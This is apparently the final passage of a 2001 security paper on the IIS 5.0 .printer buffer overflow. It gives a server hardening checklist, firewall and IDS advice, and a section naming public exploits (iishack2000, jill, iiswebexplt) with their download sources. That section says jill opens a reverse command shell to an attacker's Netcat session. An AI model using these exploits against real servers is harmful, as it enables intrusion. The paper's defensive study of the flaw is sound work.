A good resource to assist you with this task is the Microsoft security tools section of their web site. They have configuration checklists for workstations, servers, domain controllers, and IIS servers. They also have a Windows 2000 security template available for download that will allow you to customize and save a template based on your needs to assist with the configuration process. These checklists and templates are an easy way to create your installation and configuration best practices.

Basic IIS 5.0 Web Server security steps: (there are always exceptions, however this is good starting point)

1. **Install only the IIS options that are required.** (Common Files, FTP if required, IIS Snap in, and WWW are all I recommend)
2. Try to **install the Web into a separate partition** created just for IIS or at least install it to a different partition from the system partition (ie. D:\Inetpub\wwwroot)
   Once the IIS install has completed, re-install the appropriate service pack and all security hotfixes related to IIS.
3. **Secure the server** (again just an example)
   Rename Administrator, Guest, and IUSR_Server and apply secure passwords.
   Enable Auditing.
   Demand complex passwords. (GPO or Passprop)
   Enable account lock out.
   Create and use non privileged accounts for services.
   Display legal notices.
   Disable unused services.
   Secure the registry by limiting the ACL's and restricting anonymous access.
   Secure the NTFS file and directory structure. Everyone should be removed from all directories. A default NTFS permission for a web server could be Administrators & SYSTEM Full Control, and Power Users & Backup Operators Change.
   Evaluate the Logon Locally right for extra users. A default list of users for a web server could be IUSR_Server_renamed, Administrators, Backup Operators, and Power Users.
4. **Remove RDS vulnerabilities** by removing the following registry keys and any subkeys: (Some will only have 2 of these)
   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\RDSServer.DataFactory
   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\AdvancedDataFactory
   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\ServicesW3SVC\Parameters\ADCLaunch\VbBusObj.VbBusObjCls

More information on RDS vulnerabilities here:
http://support.microsoft.com/support/kb/articles/q184/3/75.asp

5. **Block ODBC shell access**. More information here:
   http://support.microsoft.com/support/kb/articles/q184/3/75.asp
   Make sure that Jet components are up dated.
   Updates are available on Microsoft's site:
   Jet 3.5 http://support.microsoft.com/support/kb/articles/Q172/7/33.ASP
   Jet 4.0 http://support.microsoft.com/support/kb/articles/Q239/1/14.ASP
   Do not manually create these keys. The updated code is required to use the settings. If the values don't exist, then the Jet update has not been applied.
   Set the values of the following keys to be 3:
   \\HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\3.5\engines\SandboxMode
   \\HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\engines\SandboxMode
6. **Remove the Inetpub\SCRIPTS directory**. (If you need the functionality, rename the directory.)
7. Ensure that the renamed anonymous user has RX NTFS permissions to the following directories and below:
   C:\WINNT\SYSTEM32\INETPUB
   D:\INETPUB\WWWROOT
   and other directories that have files you want to publish on your Web server.
8. **Create a robots.txt file** in the root of the web.
9. Open the Microsoft Internet Information Services GUI. **(The default config is vulnerable.)**
   Remove all webs and directories (especially msdac) from your web server. Leave only the ones that are absolutely necessary. **(Ideally, you should have only the Default Web Site to start with)**
10. Configure the properties for the Server:
    WWW Service >> Edit >> Web Site >> Enable Logging >> Properties >>Extended Properties >> Log these:
    Time
    Client IP
    Client IP Address
    User Name
    Method
    URI Stem
    HTTP Status
    Win32 Status
    User Agent
    Server IP Address
    Server Port
    Operators >> Administrators
    Directory Security >> Anonymous Access Only
    Directory Security >> IP Address restrictions>> All computers Denied except 127.0.0.1 (We will allow public access on specific webs later.)

Performance: Configure according to your needs.
Home Directory: Web path should be separate from your system partition. Allow Read, Log visits.
Home Directory >> Applications settings >> Configuration >> remove all extraneous extension mappings like *.htw, *.htr, *.ida, *.idq, *.printer, etc. leaving only *.asp.
Comment: This is the big one for this type of vulnerability. As I write this, a new email chimed in informing about a new IIS buffer overflow vulnerability that will be blocked by removing the *.ida, and *.idq ISAPI extensions. The Microsoft Security Bulletin MS01-033.
Home Directory >> Applications settings >> Configuration >> App Options >> Uncheck Enable parent paths (disallows ..\ as a way to describe the parent directory)
Home Directory >> Applications settings >> Configuration >>>> App Debuging >> Script Error Messages >> Send text error message to client.
Documents>> Limit it to the default that you wish to use. (Default.htm)
Inheritance Overrides>> If you get asked this question, override then go to that particular web and edit appropriately.

11. Go back to any folders and set permissions as required.
    Directory Security>> Go back to the Default Web Site and set the IP Addresses to all computers Granted. Don't override any child nodes.
12. Commence loading web content.

8.4.4 Application level firewall

Use an application proxy or application level firewall like Symantec Enterprise Firewall (formerly Raptor) or SecureIIS to protect the web server from many attacks that have incorrect data in the packets. These types of firewalls are invaluable to protect against many, as of yet, unknown techniques for exploiting your systems.

8.4.5 Intrusion Detection System

Use a reliable Intrusion Detection System (IDS). I suggest that a network based IDS system be used that can be updated frequently to detect attacks in real time. The network based IDS should have a sniffer type agent on the DMZ as well as one on the inside of the firewall. Some organizations like to have one outside of the firewall as well. The network based IDS system will tell you if you have been attacked, however only a host based IDS will answer the question, "Did they get in?" I suggest that a host based IDS be utilized on all critical servers including the web server to allow you to determine if the web server was penetrated.

8.5 Vendor responsibility

Microsoft has already created both a hotfix and rolled the hot fix up into service pack 2. They have fixed the one single symptom. Microsoft should be encouraged to create software with data input checks. At least enough code that checks the data size prior to writing the data to the input buffer is the minimum required. It should be implemented prior to all input buffer routines.

The latest Microsoft Security Bulletin MS01-033 emphasizes my request for buffer checks on all input buffers. This latest security bulletin makes the web server vulnerable to the same type of attack described in this paper because it to has an unchecked buffer in another one of the ISAPI extension files. The ISAPI extension file in this case is idq.dll, a component of Indexing Server

and is installed by default even if the Indexing Server is not installed. The Operating Systems affected include Windows NT 4.0, Windows 2000, and Windows XP (currently beta).

9 Source Code / Pseudo Code

9.1 Iishack2000 code

Developed by: Ryan Permeh – eEye Digital Security

http://www.eeye.com/html/research/Advisories/iishack2000.c

This code sends program data to the victim web server, overruns the buffer and creates a file on the root of the C: drive called www.eEye.com.txt that includes the URL to their web site. You must log on the machine and check for the existence of the file to determine if the exploit was successful. This code is blocked by application proxy firewalls.

9.2 Jill code

Developed by: Dark Spyrit – beavuh.org

http://www.securityfocus.com/data/vulnerabilities/exploits/jill.c

This code sends program data to the victim web server, overruns the buffer and initiates a reverse cmd shell that connects to the attackers waiting Netcat session. This gives the attacker full control of the server within the command session.

Other variants of jill.c are available. Jill-win32.c and Jill-win32.exe are available from ftp://ftp.technotronic.com/newfiles. Iis5hack is available http://www.securityfocus.com/data/vulnerabilities/exploits/iis5hack.zip. This archive includes a c source file that is meant to be compiled on Windows. It also includes a binary and a perl script.

All of the jill variants create a reverse cmd shell that connects to the attackers Netcat session. All of the code in this section is blocked by application proxy firewalls.

9.3 Iiswebexplt code

Developed by: Wanderley J. Abreu Jr. <storm@unikey.com.br>

http://www.securityfocus.com/data/vulnerabilities/exploits/iiswebexplt.pl

This code sends mostly character data to the victim web server, overruns the buffer, and if successful reports back to the attacker screen "The machine tested has the IPP Vulnerability!" This code is blocked by application proxy firewalls.

10 Additional Information

Hypertext Transfer Protocol – HTTP/1.1 (superceded RFC 2068)
Internet Engineering Task Force, RFC 2616, July 1999, URL: http://www.ietf.org/rfc/rfc2616.txt

Uniform Resource Locators
Internet Engineering Task Force, RFC 1738, December 1994, URL:
http://www.ietf.org/rfc/rfc1738.txt

Relative Uniform Resource Locators
Internet Engineering Task Force, RFC 1808, June 1995, URL:
http://www.ietf.org/rfc/rfc1808.txt

Computer Associates Encyclopedia
http://ca.com/virusinfo/encyclopedia/descriptions/threats/caid_2662.htm

PEN-TEST Mailing list discussion, May 27, 2001
http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D101%26mid%3D186874

News Headline from www.newsbytes.com, May 3, 2001
http://www.securityfocus.com/templates/headline.html?id=11272

News Headline from www.newsbytes.com, May 4, 2001
http://www.securityfocus.com/templates/headline.html?id=11292

Security Portal Security Digest, April 30 – May 6, 2001
http://securityportal.com/topnews/weekly/microsoft20010507.printerfriendly.html

11 References

Securityfocus.com, May 1, 2001, URL: http://www.securityfocus.com/bid/2674

Internet Engineering Task Force, RFC 2616 HTTP/1.1, July 1999, URL:
http://www.ietf.org/rfc/rfc2616.txt

eEye Digital Security, May 1, 2001, URL:
http://www.eeye.com/html/Research/Advisories/AD20010501.html

Microsoft Corporation, Security Update, May 1, 2001, URL:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321

Microsoft Corporation, Security Bulletin MS01-023, May 1, 2001, URL:
http://www.microsoft.com/technet/security/bulletin/ms01-023.asp

ISS Xforce database, May 2, 2001
http://xforce.iss.net/alerts/advise75.php

Microsoft Corporation, Security Bulletin MS01-033, June 18, 2001, URL:
http://www.microsoft.com/technet/security/bulletin/MS01-033.asp